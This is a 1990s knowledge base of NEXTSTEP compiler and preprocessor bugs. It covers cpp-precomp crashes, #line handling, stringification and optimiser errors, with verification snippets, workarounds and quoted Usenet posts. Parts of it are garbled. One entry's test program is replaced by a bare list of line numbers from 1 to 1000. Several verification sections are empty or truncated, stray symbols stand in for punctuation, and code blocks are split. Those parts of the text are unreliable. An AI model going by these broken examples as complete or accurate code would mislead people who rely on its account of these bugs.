KBNS.00.0.069_o3.0±3.2o KBNS.11.3.rev Harmless text error, author of `<mach-o/nlist.h>` tripped over his/her own feet ``Only symbolic debugging entries have some of the `N_STAB` bits set and if any of these bits are set then it is a symbolic debugging entry (a `stab`) .'' If this were merely a joke, it would be in very bad taste: the intention is to convey an equivalence, not to reformulate an implication. Cure: e.g., say ``all'' instead of ``only'', and don't try to be so smart.

XXX.3.2 KBNS.11.2.001_o3.0±3.1o Comments about comments in `<mach-o/reloc.h>` ``The reason for the `ifdef`'s of `__BIG_ENDIAN__` and `__LITTLE_ENDIAN__` are that when `stattered` relocation entries were added the mistake of using a mask against a structure that is made up of bit fields was used. To make this design work this structure must be laid out in memory the same way so the mask can be applied can check the same bit each time (`r_scattered`).'' Apart from the typos and language errors (indicated in slanted type), this is misleading in that the reason is not any mask, but the location of the MSb of `struct relocation_info`'s `r_address` field: bit 7 of byte 0 (big), or bit 7 of byte 3 (little). And what other solution that doesn't entail portability concerns and/or a performance penalty is there?

XXX.3.2 KBNS.00.0.074_o2.1±3.0o Macros that look like functions. The `MACRO_BEGIN/MACRO_END` stuff in `cthreads` is often very useful, because this allows macros to be followed by a semicolon and behave correctly in an if-else tree (I don't know where this is documented, it was in

2.1 anyway). But it is not possible to use the comma operator on such macros! Use `__inline` instead, or explain why this is not an option (if not).

KBNS.32.0.043_o3.2o bsd/dev/busvar.h missing, reported by James_McKelvey, verified by Raf_Schietekat, also reported to c.s.n.b on 1994-02-05

James_McKelvey: ``Header /NextDeveloper/Headers/bsd/dev/m68k/busvar.h references <bsd/dev/busvar.h> which does not exist! The 3.0 version of /NextDeveloper/Headers/bsd/dev/m68k/busvar.h contains all the relevant information. This error was found while trying to compile sysinfo 2.0."

Preprocessor (only NeXT's new preprocessor); → Preprocessor (only NeXT's new preprocessor)

NeXT has made some changes to use precompiled headers (with the .p extension), but this implementation has some bugs that do not appear in the normal preprocessor. The new one is the default, and will use .p headers instead whenever available, the normal one is used if cc is given the -traditional-cpp flag. Here are some bugs that are specific to NeXT's new preprocessor (also one or more which appear to be a problem in combination with the compiler); in the following subcategory are the others, and the problems that have not yet been tested for this specificity.

XXX.33.1

`#if 0`
The preprocessor's ability to detect unterminated character constants within conditional code is impaired (see apostrophe in this sentence, which gives no error).

Is this a problem, i.e., will defective code be generated? Is this indeed only in the new preprocessor?

`#endif`

```
XXX.33.1
Incorrect stringification:
>>>> from a verification example for KBNS.00.0.015 (which may have changed now), tested on NEXTSTEP_3.2
#import <ansi/ansi.h>
#import <appkit/appkit.h>

#define DOTEST(arg) printf("%s=%s\n",#arg,(arg)?"YES":"NO")

int main(void){
    DOTEST([Object isKindOfClass:[Object class]]);
```

```

DOTEST([Menu isKindOfClass:[Object class]]);
DOTEST([Menu isKindOfClass:[Window class]]);
DOTEST([Menu isKindOfClass:objc_getMetaClass("Window")]);
DOTEST([[Menu new] isKindOfClassNamed:"Window"]);
exit(0);
}
<<<<<
>>>>>
% cc -traditional-cpp -g -Wall prog.m -lNeXT_s -o prog && prog
[Object isKindOfClass:[Object class]]=YES
[Menu isKindOfClass:[Object class]]=YES
[Menu isKindOfClass:[Window class]]=NO
[Menu isKindOfClass:objc_getMetaClass("Window")]=YES
[[Menu new] isKindOfClassNamed:"Window"]=YES
% cc -g -Wall prog.m -lNeXT_s -o prog && prog
[Object isKindOfClass:[Object class]]=YES
[Menu isKindOfClass:[Object class]]=YES
[Menu isKindOfClass:[Window class]]=NO
[Menu isKindOfClass:objc_getMetaClass("Window" )]=YES
[[Menu new] isKindOfClassNamed:"Window" ]=YES
%
<<<<<

```

XXX.32.2
Newsgroups: comp.sys.next.programmer
From: eike@ilink.de (Eike Dierks)
Subject: Re: \$%\$###! precompiled headers
Reply-To: eike@ilink.de (Eike Dierks)
Date: Wed, 21 Dec 1994 17:46:32 GMT

The -traditional-cpp option forces cc to use the gnu cpp. There are also some other shortcomings in NeXTs cpp compared to the GNU-cpp:

[56789] Title: NeXT's cpp doesn't know about macros with variable number of args:

```

#define PRINTD(level,format,args...)          if (level) fprintf(stderr,
format,## args);
can't be used with NeXT's cpp (but with -traditional-cpp)

```

[51529] Title: Stringification in cpp-precomp doesn't work correctly
See the log below, first the example file compiled with with gnu-cpp, second with cpp-precomp, the last line shows the bug in that it comes up with the macros names but not with the macros content as it does in gnu-cpp

macros

An additional annoyance is the extra white space included in the

```
eike@quarter 229 ~:cat ~/tmp/stringify.h
#define _STRINGIFY(X)    #X
#define STRINGIFY(X)    _STRINGIFY(X)
#define RELEASE_MAJOR   2        // major release number
#define RELEASE_MINOR   1        // minor release number
#define RELEASE_RELEASE_MAJOR ## . ## RELEASE_MINOR
#define VERSION_STRING  STRINGIFY(RELEASE)
bug=VERSION_STRING
eike@quarter 230 ~:/lib/cpp ~/tmp/stringify.h
# 1 "/Users/eike/tmp/stringify.h"
```

```
bug="2.1"
eike@quarter 231 ~:/lib/cpp-precomp ~/tmp/stringify.h
#1 "/Users/eike/tmp/stringify.h"
```

```
bug=
"RELEASE_MAJOR.RELEASE_MINOR"
```

In article <3c65tm\$1n5@rosie.next.com> Bryce_Jasmer@NeXT.COM (Bryce Jasmer) writes:

> Cliff Elam writes

> ->Okay, two questions:

> ->1> How do you stop PB from using precompiled headers? I've tried to RT the

> ->FM but can't "find" anything

>

> Don't import something like <appkit/appkit.h> and you won't get the the

> precomps.

> You could also remove any precompiled headers on your system. The appkit one

> would be <appkit/appkit.p>.

>

> ->2> If you do use the precompiled headers, how do you prevent the following

> ->10K error messages:

>

```
> From the PrecompiledHeaders release note...
>
>     Compile-time warnings (described at the end of this file) indicate
>     the nature of any problems that occur.  These default warnings can
be
>     turned off with the -Wno-precomp in cases where a precompiled
header
>     and a compilation context can't be made compatible.
>
> Bryce Jasmer
-----
```

XXX.33.1 todo verify whether this is indeed a ``new NeXT preprocessor" bug (probably), and adapt workaround if so
KBNS.32.2.031_o3.2o Bug_NeXT.65190 Compiler crashes on ``#line MACROS" directive

Description: The allowed #line directives take a line number and an optional file name in quotes, or a list of macros, which, after expansion, yield the same format. But this compiler crashes when macros are given.

How to verify: Try this source file prog.c:

```
#define LINENUMBER 1
#define FILENAME "prog.c"
#line LINENUMBER FILENAME
```

with the following instructions:

```
% rm /cores/*
No match.
% cc -g -Wall prog.c -o prog
prog.c:3: bad string constant
cc: Internal compiler error: program cpp-precomp got fatal signal 10
% rm /cores/*
%
```

Urgency: Does no damage other than filling the disk with core files, is immediately obvious, but I miss the functionality that is now unavailable.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Don't use macros with #line directives.

Bug_NeXT: Reported on 1995-02-06 (3.2; Developer Tools/Compiler: ``#line macros" crashes compiler, Unavoidable Bug).

Cure (for NeXT): Cure it.

Report history: c.s.n.b on 1995-02-07

Comment: ``#line 123 __BASE_FILE__" is rather useful for programs that generate C code with programmer-supplied supplements (like lex/yacc and alternatives) and that don't know the name and/or location (\$(SYM)) of the generated file, possibly because they output to stdout.

XXX.33.1 todo verify whether this is indeed a ``new NeXT preprocessor" bug (probably)

KBNS.32.2.033_o3.2o Compiler gives error for #line directives in a cast

XXX.32.2 Reply to my c.s.n.bugs report of KBNS.32.2.031.

From: Geert Jan van Oldenborgh <maze!gj%rulgm0.leidenuniv.nl>

Date: Thu, 09 Feb 95 15:15:15 100

Sender: maze!gj%rulgm0.leidenuniv.nl

To: flexus!RfSchtk

Mime-Version: 1.0

X-Mailer: Mozilla/1.0N (X11; HP-UX A.09.03 9000/720)

Content-Type: text/plain; charset=iso-8859-1

Content-Transfer-Encoding: 8bit

Subject:

X-Url: news:9502071821.AA10180@flexus

I run into the second of these on a daily basis using f2c with the -g option, which produces LOADS of #line directives. I have a short Fortran -> C program which demonstrates it.

There is Yet Another #line bug, which is even more annoying: the cast

```
..... (  
#line 123 aap.f  
    ftnlength)variable ...
```

produces an error message, although according to the C experts I consulted (including the author of f2c :-())

it should not. This makes debugging fortran files with f2c almost impossible.

Geert Jan van Oldenborgh

```
XXX.32.2
From: <maze!gj%rulgm0.LeidenUniv.nl>
Subject: iets voor je bug-file?
To: flexus!RfSchtkk
Date: Wed, 19 Apr 1995 09:50:37 +0200 (METDST)
In-Reply-To: <9502091829.AA02123@flexus> from "Raf Schietekat" at Feb 9, 95 07:29:28 pm
X-Mailer: ELM [version 2.4 PL24]
Mime-Version: 1.0
Content-Type: text/plain; charset=US-ASCII
Content-Transfer-Encoding: 7bit
Content-Length: 666
```

Ik heb al in comp.sys.next.bugs gepost, maar hier is-ie nog een keer:

The following program bombs the preprocessor under 3.2, 3.3, but not 3.0:

```
[ganesha] 11:38 [104] ~/c> cat bug32.c
/* this bombs out cc in nextstep 3.2 and earlier */
/* abstracted from a 2000 line C routine produced by f2c */

#define abs(x) ((x) >= 0 ? (x) : -(x))

main()
{
    double a,b;
    b = abs(
#line 42 "answer.f"
        a);
}
```

```
[ganesha] 11:40 [110] ~/c> cc bug32.c
cc: Internal compiler error: program cpp-precomp got fatal signal 11
```

It also crashes with equivalent definitions for min, max.

Workaround (suggested on the net): use -traditional-cpp.

Geert Jan van Oldenborgh

KBNS.33.1.026_o3.2o Problem for macros used without arguments (only NeXT's new preprocessor)

Description: If a macro is defined with parameters, and used without parameters, the original preprocessor just leaves the macro name unaltered. But the new preprocessor apparently does some parser things of its own, gives meaningless error messages, and aborts preprocessing.

How to verify:

```
>>>> prog.c
<<<<<
```

Urgency: Does no damage, immediately obvious, trivial workaround.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Take into account that the error messages may be bogus, or use -traditional-cpp.

Cure (for NeXT): Give a warning that a macro has been used without parameters (maybe for the original preprocessor as well), instead of the bogus ones, and don't abort preprocessing. Or give a very good reason not to do this.

KBNS.33.1.013_o3.2o Wrong error messages when casting to an unknown identifier (only NeXT's new preprocessor)

Description: When something is cast to something that is unknown to the compiler (perhaps because of a typographical error by the programmer), the compiler gets confused, and reports all sorts of errors, other than the real one.

How to verify:

```
>>>> prog.c
/* cc -g -Wall prog.c -o prog */
```

```
#import <ansi/ansi.h>
```

```
int main(void){
  /*var*/ float f=4.0;
  printf("%i\n", (integer)f);
  exit(0);
}
```

```
<<<<<
```

```
>>>>>
```

```
% cc -g -Wall prog.c -o prog
```

```
prog.c:7: illegal function call, found `f'
```

```
%
```

```
<<<<<
```

Urgency: Does no damage, not immediately obvious (program does not compile, but there's just this weird error message), bothersome workaround.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Add `-traditional-cpp` to the `OTHER_CFLAGS` in `Makefile.preamble` (temporarily), if you suspect there might be such an error.

Cure (for NeXT): Maybe the scanner generates a wrong token because the identifier isn't in the symbol table yet. I don't know anything about gcc in particular, though.

KBNS.32.2.043_o3.2o -Wcomment functionality not implemented (only NeXT's new preprocessor)

Description: In `;/NextLibrary/Documentation/NextDev/DevTools/11_Compiler/Compiler.rtf`; `;/NextLibrary/Documentation/NextDev/DevTools/11_Compiler/Compiler.rtf` (why not in `Preprocessor.rtf`?) `-Wcomment` is documented as causing the compiler (preprocessor?) to generate warnings if a `/*` sequence is found inside a comment (useful to flag non-terminated comments, and attempts to nest comments which the C language does not support). This is OK for `-traditional-cpp`, but not with NeXT's default preprocessor (the one for the precompiled headers): not as an implicit part of `-Wall`, not if both are issued (I didn't try just `-Wcomment`).

How to verify: Should be obvious (I didn't write a dedicated verification source).

Urgency: Does no immediate damage, but bugs may not be detected as expected (bug hunting is more difficult, and faulty programs may be shipped).

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Add `-traditional-cpp` to the `OTHER_CFLAGS` in `Makefile.preamble` (temporarily), if you suspect there might be such an error. Make clean, and build the project anew.

Cure (for NeXT): Implement the functionality.

Report history: KBNS.33.1.rev (found out it was just NeXT's changes, and moved to Preprocessor subcategory)

KBNS.33.1.014_o3.2o New preprocessor confused by some errors (only NeXT's new preprocessor)

Description: The preprocessor may report errors in other files than where they really occur, at least for the particular example in ``How to verify'', which is simplified from a real situation.

How to verify:

```
>>>>> prog.c
/* cc -g -Wall prog.c -o prog */

#import <ansi/ansi.h>
#import "macros.h"

int main(void){
    print_int(4);
    exit(0);
}
<<<<<<
>>>>> macros.h
#define print_int(i) printf("%i\n",#)
<<<<<<
>>>>>
% cc -g -Wall prog.c -o prog
prog.c:1: '#' operator is not followed by a macro argument name
prog.c:7: illegal expression, found `;'
% cc -traditional-cpp -g -Wall prog.c -o prog
```

```
In file included from prog.c:4:
macros.h:1: `#' operator is not followed by a macro argument name
%
<<<<<
```

Urgency: Does no damage, not immediately obvious (compilation is stopped, but the source of the error is not correctly indicated), fairly easy workaround.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Add `-tradional-cpp` to the `OTHER_CFLAGS` in `Makefile.preamble` (temporarily), if a preprocessor error is reported on a line where it does not make sense.

Cure (for NeXT): Cure the new preprocessor (there may be other errors).

Comment: In the real situation, the error was reported on a different line than where the offending macro definition was used, I think.

Preprocessor (not tested whether specific to new preprocessor); → Preprocessor (not tested whether specific to new preprocessor)

```
XXX.32.1
From: madler@cco.caltech.edu (Mark Adler)
Newsgroups: comp.sys.next.bugs
Subject: cpp bug
Date: 3 Jun 1994 16:29:22 GMT
```

```
/* Bug in NeXT compiler (cpp actually), NeXTstep 3.2, 68040.
   Symptom: this source causes cpp to go into an (apparently)
   infinite loop.  You can see where it hangs using "cc -v". */
```

```
typedef unsigned long bits; /* presumed to be 32 bits */
#define BLOG 5              /* log base 2 of bits in type bits */
#define BLEN (1<<BLOG)     /* bits to use in type bits */
```

```
#if ((BLEN>>3) != sizeof(bits))
#  error BLOG #define incorrect
#endif
```

KBNS.32.2.030_o3.2o Preprocessor is confused by #line for generating error reports

Description: I have a (f)lex source file web_1.lm where I did an #input in the %{} part (don't laugh). flex generates the following sequence in web_1.m:

```
# line 2 "web_1.lm"
```

```
#input "web_ly.h"
```

Now, the preprocessor (I can only assume it is the preprocessor because all ordinary compiler messages are located correctly) tells me ``web_1.m:2: undefined or invalid # directive": it has recognised the line number, but not the file. When I click this message in PB's summary view (see KBNS.32.2.029), the selected line has nothing to do with the problem.

How to verify: Should be obvious.

Urgency: Does no damage, is rather obvious and occurs seldomly.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Use the ol' brain and the Find Panel.

Report history: c.s.n.bugs on 1995-02-07

KBNS.11.1.030_c3.1±3.2o Header search path not implemented correctly, confusion, and missing functionality

Description:

For 3.1, Douglas_Scott reported to NeXT that /usr/local/include isn't searched for system header files, and got a reply that this will probably be cured in 3.2. This is strange, because 3.1's release notes say that /usr/local/include was removed on purpose. Anyway, in 3.2 this path member seems to be present.

In 3.2, there are three ReleaseNotes that have something to say about this search path: they all say something different (Compiler, HeaderFiles, Preprocessor), and none of them matches what seems to be the real search path (found by examining __TEXT/__cstring in /lib/cpp-precomp, /lib/m68k/cpp, /lib/m68k/cpp-precomp, which all agree, but not tested otherwise):

```
/usr/local/include
```

```
/NextDeveloper/Headers
```

```
/NextDeveloper/Headers/ansi
```

```
/NextDeveloper/Headers/bsd
```

```
/LocalDeveloper/Headers
```

```
/LocalDeveloper/Headers/ansi
```

```
/LocalDeveloper/Headers/bsd
```

/NextDeveloper/2.0CompatibleHeaders

Suggestion: Include ~/Developer/Headers in the search path (orthogonality, and requirement for a developer who does not have administrative privileges). And maybe allow a dwrite default to override this search path, as well.

How to verify: Do an #import <theheader.h>, with theheader.h a file in a directory that may be part of the header search path.

Urgency: Does no damage, but quite annoying.

Confirmed: Douglas_Scott (c3.1o, reported about /usr/local/include)

Workaround: Add -I/my/favourite/path to CFLAGS, if possible.

Cure (for NeXT): Document properly, and look at the suggestion.

Report history: From Douglas_Scott's 1993-10-06 c.s.n.p message, KBNS.32.1.rev

XXX.3.2 KBNS.11.2.010_o3.1o Bug_NeXT.31148 Reported by NeXT in printed supplemental release notes [6004.00] with NEXTSTEP_Dev_3.1

``Problem: The index() macro in string.h can cause precompiled headers not to be used.

Description: Include file dependencies occasionally cause conflicts with the current precompiled header format, causing the precompiled header not to be used. This will slow down compilation, but won't cause any errors.

Workaround: Make sure the #include or #import lines for precompiled headers precede all others wherever possible."

Trouble: see workaround for KBNS.10.2.048.

KBNS.11.2.017_o3.1±3.2o Harmless but slightly annoying bug

foofile.m:92: warning: redefinition of macro ECHO

/NextDeveloper/Headers/bsd/libc.p:0: warning: is the location of the previous definition

The thing is that the compiler reports libc.p, not libc.h, causing the wrong file to be opened when the warning line is clicked in ProjectBuilder.

From: art@cubicsol.com (Art Isbell)
Newsgroups: comp.sys.next.programmer
Subject: Makefile dependencies on precompiled headers
Date: 25 Jan 1994 20:51:38 GMT
Reply-To: art@cubicsol.com (Art Isbell)

I use several palettes in the app I'm working on. Each of these palettes has a precompiled header that source files in the main app project import. I use the #import "FooPalette.h" syntax and add -I/LocalDeveloper/Headers/FooPalette to OTHER_CFLAGS so that FooPalette.h will be added to Makefile.dependencies where appropriate when PB's "depend" target is built.

This works as expected, but when a change to a palette header causes its precompiled header to be rebuilt, the source files that depend on the precompiled header aren't rebuilt as I expected :(Why? Because the dependency is on FooPalette.h, not FooPalette.p, and the modification time of FooPalette.h doesn't change when one of its constituent header files is changed. So while the preprocessor has precompiled header smarts, the -MM flag to cc (which builds Makefile.dependencies) apparently doesn't :(

So my kludgy fix is to edit Makefile.dependencies to replace all precompiled header ".h" references with ".p", not what I'd call an elegant solution :-) Does anyone have a workaround to this problem?

--
Art Isbell
NeXT Registered Consultant NeXTSTEP software development and consulting
NeXTmail: art@cubicsol.com Voice: +1 408 335 1154
USmail: 95018-9442 Fax: +1 408 335 2515

After this only before 3.2

KBNS.00.0.059_o3.0c Reported and verified by Subrata_Sircar, from Gerben_Wierda, reported to be cured in 3.1 by Subrata_Sircar

From: wierda@ltb.ltb.bso.nl (Gerben Wierda)
Subject: Watch out for this preprocessor bug in 3.0:

```
#if X != 0
```

KBNS.10.2.012_o3.0c Preprocessor, reported by Alexander_Lehmann in a 1993-04-22 comp.sys.next.(programmer/bugs) posting, and this is just my verification of it (reported as cured in 3.1 by Subrata_Sircar):

```
% cat > LehmannTest.c
#define INCLUDEFILE "stdio.h"
#include INCLUDEFILE
% cc LehmannTest.c
cc: Internal compiler error: program cpp-precomp got fatal signal 10
%
```

KBNS.10.2.048_o3.0±3.1c KBNS.11.3.rev cc -MM bug that makes it rather useless, Raf_Schietekat thinks this is cured in 3.2

My summary from information expressed by Robert_Kedoin, Thomas_Funke and Art_Isbell (I'm waiting for their agreement):
In 3.0 (symptoms change in 3.1), cc -MM fails to ignore system header files, building very big dependencies lists and slowing builds down (verified).
In 3.1, cc -MM stops looking for dependencies, per file argument, after seeing precompiled system header files (verified), or just precompiled header

files (as Robert_Kedoin states, but he gives the example `<appkit/appkit.h>`). A workaround seems to be to include the precompiled header files last of all, although this clashes with the workaround for KBNS.11.2.010, and it is only applicable in non-header files.

Unresolved: Art_Isbell said that `cpp -MM` works correctly (isn't `cc` just an administrator for the specific tools like `cpp`?).

This is what Art_Isbell has for workarounds in 3.1 (I didn't find documentation for `-traditional-cpp`, but the second thing seems to work very well):

``Under 3.1, I modified NeXT's `Makefiles.dependencies` target to use `cpp -MM` with a `sed` filter to remove the `*.[mc]` file itself and it worked fine.

Another user suggested the following `Makefile.dependencies` that seemed cleaner and suggested that NeXT's new 3.1 `cpp` was the problem (this uses the old `cpp`):

```
Makefile.dependencies:: $(CLASSES) $(MFILES) $(CFILES) $(CCFILES) $(CAPCFILES) $(CXXFILES) $(CPPFILES) $(OTHERLINKED)
    $(RM) -f Makefile.dependencies
    $(CC) -MM -traditional-cpp $(ALL_CFLAGS) $(CLASSES) $(MFILES) $(CFILES) \
        $(CCFILES) $(CAPCFILES) $(CXXFILES) $(CPPFILES) $(OTHERLINKED) | \
        sed 's/ [^ ]*\.[cm]//g' > Makefile.dependencies"
```

Compiler proper;¬Compiler proper

KBNS.32.1.004_o3.2o mc68k Optimiser doesn't recognise different layout of similarly labeled structures

Description: In the following program, the test with `&&` fails with `-O` turned on. In the generated code for `-O`, two longs are compared, rather than four shorts.

```
typedef struct PAIR {
    unsigned short one;
    unsigned short two;
} PAIR;

typedef struct SWAP {
    unsigned short two;
    unsigned short one;
} SWAP;

PAIR pair={ 1, 0 };
SWAP swap={ 0, 1 };

int main(int argc,char *argv[]){
    if(pair.one==swap.one) if(pair.two==swap.two)
        printf("  if if matches\n");
```

```
if((pair.one==swap.one) && (pair.two==swap.two))
    printf("  && matches\n");
exit(0);
}
```

How to verify: See test case.

Urgency: This *must* be cured (though I don't know how often this problem occurs).

Confirmed: Christopher_Lloyd (o3.2o, reported), Raf_Schietekat (o3.2o)

Workaround: Always use fields in the same order, don't use &&?

Comment from Clifford_Matthews (formatting changed): ``

Works fine under gcc 2.5.8.

Gosh, you must feel like I did when I found the bugs that NeXT introduced to the **assembler** in 3.1.

" (note that at this time, 3.2 is the latest release from NeXT, with gcc 2.2.2, so 2.5.8 is directly from GNU)

XXX.3.2 KBNS.00.0.058_o3.0±3.1o Reported, and verified (also for 3.1), by Subrata_Sircar, from Ivo_Welch

Floating point comparison error?

From: ivo@NEXT.AGSM.UCLA.EDU (Ivo Welch)

Subject: cc problem and cure: comparison among doubles can produce wrong results

```
-----
From: Ivo Welch (ivo@next.agsm.ucla.edu)
Date: Wed, 14 Jun 1990 15:58:00 PDT
Subject: cc problem and cure: comparison among doubles can produce wrong results
-----
```

/ivo welch

XXX.3.2 KBNS.00.0.071_o3.0±3.1o Bug? Verified for 3.1 by Subrata_Sircar (single lines extracted from code)

```
#define BYTE unsigned char
#define CARDINAL unsigned int
/*var*/ BYTE *message=NX_MALLOC(message,BYTE,PAGESIZE),digest[20];
{ /*var*/ CARDINAL i; for(i=0;i<20;i++) printf("%02x",digest[i]); }
shafile.c:51: warning: unsigned int format, int arg (arg 2)
```

I would think that `digest[i]` is unsigned char, which is more like unsigned int than like `int¼` This workaround works:

```
{ /*var*/ CARDINAL i; for(i=0;i<20;i++) printf("%02x", (unsigned)digest[i]); }
//!! (unsigned) to appease a buggy(?) compiler
```

XXX.3.2 KBNS.11.2.018 Something with &/+/- of a cast expression, that changed for & from 3.0 to 3.1, relevant legislation pointed out by Tom_Hageman

K&R II states (A7.5) that a cast expression isn't an lvalue, and (A7.4.2) that the operand of & has to be an lvalue or a function. I've used `&((char*)stream_buf)` as an argument to a function that requires a `char**` argument, and this compiled cleanly before 3.1, but in 3.1 this was flagged as an error and no object file was produced. Workaround: `(char**)&stream_buf`.

Now, there are two ways to see this. Either the compiler was overly permissive before 3.1 (question if you're still running 3.0: did it notice this if the flag `-pedantic` was used?), or the compiler is now overly restrictive (I think that, without the `-pedantic` flag, and for simple conversions like this, the compiler should just give a warning).

Tom_Hageman agreed that this should be a warning rather than an error, and illustrated that by the fact that the following *is* allowed by the compiler (not verified) even though K&R II states (A7.3.4) that the operand of a postfix ++ or -- has to be an lvalue (just as with &):

```
char *lp;
...
((int *) lp)++;
```

XXX.3.2 KBNS.11.2.020_o3.1o A spurious warning (harmless but annoying, unless (not tested) the correct behaviour would also be optimised away when -O is requested?)

```
IF(strcmp(".tar",path_arg+MAX(0,strlen(path_arg)-4)))
```

causes the warning

```
Foo.m: In method `initPath':
```

```
Foo.m:245: warning: unsigned value < 0 is always 0
```

to be issued. This is what the preprocessor makes of this line (FYIO, because it is a correct translation):

```
} else if ( strcmp ( ".tar" , path_arg + ((( 0 ) > ( strlen ( path_arg ) - 4 ) ) ? ( 0 ) : ( strlen ( path_arg ) - 4 ) ) ) ) ) {
```

Workaround:

```
IF(strcmp(".tar",path_arg+MAX(0,(int)(strlen(path_arg)-4))))
```

XXX.3.2 KBNS.00.0.062_o3.0o Reported by Subrata_Sircar, from Paul_Verket's 1993-02-15 comp.sys.next.bugs posting, not verified.

```
From: verket@venice.sedd.trw.com (Paul Verket - NeXTMail OK)
```

```
Subject: cc -fno-asm broken under 3.0
```

```
Date: Mon, 15 Feb 1993 02:48:27 GMT
```

In 3.0 the `"-fno-asm"` flag to cc does not allow one to use the name `"inline"` as

a variable name as the man page states. The option performs as documented under 2.0.

Suggestions follow (and then some old bugs)

KBNS.10.1.010_o3.0±3.2o Why are some warnings only given with -O?

Description: There should be an option to get flow-control warnings without having the compiled image optimised, to combine the advantages of getting all useful warnings and still being able to gdb without being confused (for well-known intrinsic reasons). Actual optimising really has to be done only after debugging is finished, and at that time warnings come a bit late^{1/4}

How to verify: Read documentation.

Urgency: Suggestion.

Confirmed: Raf_Schietekat (o3.0±3.2o, reported)

Workaround: Make both targets (debug *and* app) during development, and accept the extra time required.

Cure (for NeXT/FSF): See Description.

KBNS.33.1.023_o3.2o Better diagnostics for a final label without a statement

Description: If there is a label (e.g., ``exit:") in a function as the very last thing (i.e., not even the required statement, be it only a semicolon, is there), the compiler gives a rather austere error message, and may even get confused further on (if -traditional-cpp is used).

How to verify: Here is a little program, and cc's comments about it:

```
>>>> prog.c
```

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

Urgency: Does no damage, is immediately obvious, suggestion.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Know your C syntax about labels (there are only labeled statements).

Cure (for NeXT/FSF): Have an error rule for orphaned labels. Investigate the confusion with -traditional-cpp.

KBNS.33.1.011_o3.2o There should be a flag to warn about assignments in conditions

Description: One of the most occurring errors is doing a test for equality with only one '=' character, instead of two. The compiler now silently accepts this if the left-hand side has an l-value, because this is actually valid: the assignment is done, and the result is the value that was assigned.

How to verify: Should be obvious.

Urgency: Suggestion.

Confirmed: Raf_Schietekat (o3.2o, reported)

